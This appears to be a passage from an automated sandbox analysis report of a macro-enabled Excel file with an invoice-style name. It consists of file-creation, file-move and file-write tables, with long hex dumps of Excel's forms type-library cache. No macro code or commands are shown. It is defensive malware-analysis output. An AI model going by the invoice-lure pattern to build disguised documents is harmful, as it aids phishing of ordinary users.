C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\94389B98.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\E9B3.tmp	success or wait	1	1401EB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\~DF52268F5E376D4A93.TMP	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E2A2BD66.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\~DF9A8B563061E1C6C0.TMP	success or wait	1	7FEEAC59AC0	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\6AEE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\94FE0000	C:\Users\user\Desktop\INV9698791470-20210111920647.xlsm	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$INV9698791470-20210111920647.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FE7F526	WriteFile
C:\Users\user\Desktop\~$INV9698791470-20210111920647.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FE7F591	WriteFile
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 14 00 00 98 13 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 48 00 00 00 34 00 00 00 0f 00 00 00	....H...4.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 a0 0e 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 f8 49 00 00 0f 00 00 00	.....x...I.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	.....T.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 50 19 00 00 0f 00 00 00	....P.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 18 00 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..... ....&!..... .....0..... ..,..... ....H.....D..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 28 0e 00 00 10 08 00 00 40 0e 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 10 0e 00 00 88 0e 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 70 0e 00 00 08 0d 00 00 88 05 00 00 58 0e 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	.....(.....@...(...x...@. .....h..... .....X...@...(...p. .....X.....P...	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	3744	5f 6a 9f 07 58 28 fd 45 bb fb a1 d2 5b 1b d0 ed fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	_j..X(.E....[.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0..,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	5016	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	52	b0 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57 10 0e 00 00 00 00 00 00 01 00 07 00 25 00 45 58 43 45 4c 2e 45 58 45 57	.....- .stdole2.tlbWWW.. .....%.EXCEL.EXEW	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	512	80 41 00 00 48 22 00 00 64 30 00 00 b4 49 00 00 f0 47 00 00 80 3c 00 00 00 2e 00 00 64 45 00 00 38 41 00 00 c8 47 00 00 90 30 00 00 d8 49 00 00 b4 29 00 00 d8 48 00 00 7c 46 00 00 6c 3d 00 00 2c 42 00 00 f0 21 00 00 d8 3b 00 00 50 47 00 00 54 46 00 00 54 43 00 00 54 3e 00 00 e0 2c 00 00 6c 3c 00 00 4c 3a 00 00 2c 44 00 00 78 38 00 00 b4 45 00 00 24 47 00 00 8c 45 00 00 1c 43 00 00 20 49 00 00 90 49 00 00 34 30 00 00 30 40 00 00 9c 42 00 00 b8 44 00 00 28 3e 00 00 b8 3f 00 00 40 42 00 00 20 45 00 00 a4 47 00 00 b0 43 00 00 c8 32 00 00 20 41 00 00 18 48 00 00 68 44 00 00 c8 45 00 00 10 26 00 00 c8 2f 00 00 54 2b 00 00 18 32 00 00 c0 41 00 00 c0 40 00 00 a0 34 00 00 b4 2b 00 00 a8 40 00 00 74 3b 00 00 b8 2c 00 00 78 45 00 00 d8 40 00 00 30 46 00 00 08 3f 00	.A..H"..d0...I...G...<.....dE..8A...G...0...I...)...H..|F..l=..,B...!...;..PG..TF..TC..T>...,..l<..L:..,D..x8...E..$G..E...C.. I...I..40..0@...B...D..(>...?..@B.. E...G...C...2..A...H..hD...E...&.../..T+...2...A...@...4...+...@..t;...,..xE...@..0F...?.	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	18936	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.....C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.klDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW..DragDropWW..InheritWWW..OnWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	6480	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... .....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	24	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57 03 00 cd ef ff ff 57 57	.....WW.....WW.....WW	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	24 00	$.	success or wait	3625	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	3426	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1841	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`	success or wait	107	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	..4...4...d...d.....<...h.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l.....D...h.....@...d.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
